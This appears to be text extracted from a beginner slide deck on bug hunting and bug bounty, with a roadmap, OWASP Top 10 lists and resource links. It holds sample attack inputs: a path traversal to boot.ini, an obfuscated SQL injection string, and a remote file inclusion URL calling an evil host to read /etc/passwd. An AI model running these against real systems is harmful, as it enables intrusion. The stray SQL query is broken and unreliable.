way to identify and fix security flaws before they can be exploited by malicious actors.

{`get_user_file("C:\boot.ini")`}



CREAVTIVE MINDSET

Bug Hunting	Bug Bounty
Individuals or teams proactively search for bugs	Security researchers are invited to find vulnerabilities
Self-directed and often unpaid	Monetary rewards or bounties are offered for valid bugs
Focus can be on personal projects or open-source software	Targets specific systems, applications, or platforms
Testing can be continuous or sporadic	Ongoing programs allow continuous testing
Individuals or teams assume responsibility for finding and fixing bugs	Researchers report vulnerabilities to the organization for fixing
Requires knowledge of programming and debugging techniques	Requires knowledge of security vulnerabilities and exploitation
Results are typically used to improve personal projects or contribute to open-source software	Results are used to enhance the security of the organization's systems



CREAVTIVE MINDSET


How to Start?

Learn Languages
Learn Development
Learn Hacking
Learn Tools
Follow POCs
Do Practice



```
GO
SELECT p.Name AS ProductName
NonDiscountSales = SUM(Quantity * UnitPrice)
Discounts = ((OrderQuantity - NonDiscountSales) * UnitPrice) / OrderQuantity
FROM Production.Product
INNER JOIN Sales.SalesOrderDetail
ON p.ProductID = soDetail.ProductID
ORDER BY ProductName
GO
```

CREATIVE MINDSET



RoadMap

/path/images/.../flag.txt

CREAVTIVE MINDSET

Exactly

Learn Core Concepts

Computer Networking

Web Fundamentals

Basic Web Programming

Javascript and Database

Practice on Kali Linux

Burpsuite Practice

Recon Skills

OWASP TOP 10



?id=1+un/**/ion+sel/**/ect+1,2,3--



CREAVTIVE MINDSET

2017

A01 Injection

A02 Broken Authentication

A03 Sensitive Data Exposure

A04 XML External Entities

A05 Broken Access Control

A06 Security Misconfiguration

A07 Cross Site Scripting

A08 Insecure Deserialization

A09 Using Components with Known Vulnerabilities

A10 Insufficient Logging & Monitoring

2021

▲ 4 A01 Broken Access Control

▲ 1 A02 Cryptographic Failures

▼ 2 A03 Injection

NEW A04 Insecure Design

▲ 1 A05 Security Misconfiguration

▲ 3 A06 Vulnerable and Outdated Components

▼ 5 A07 Identification and Authentication Failures

NEW A08 Software and Data Integrity Failures

▲ 1 A09 Security Logging and Monitoring Failures

NEW A10 Server-Side Request Forgery



Resources

<https://book.hacktricks.xyz/>

<https://gowthams.gitbook.io>



http://localhost/index.php? page = http://someevilhost.com/test.php? cmd = cat / etc / passwd

Thank You!

Follow @cyber_mukesh

Youtube: @cyberdooms

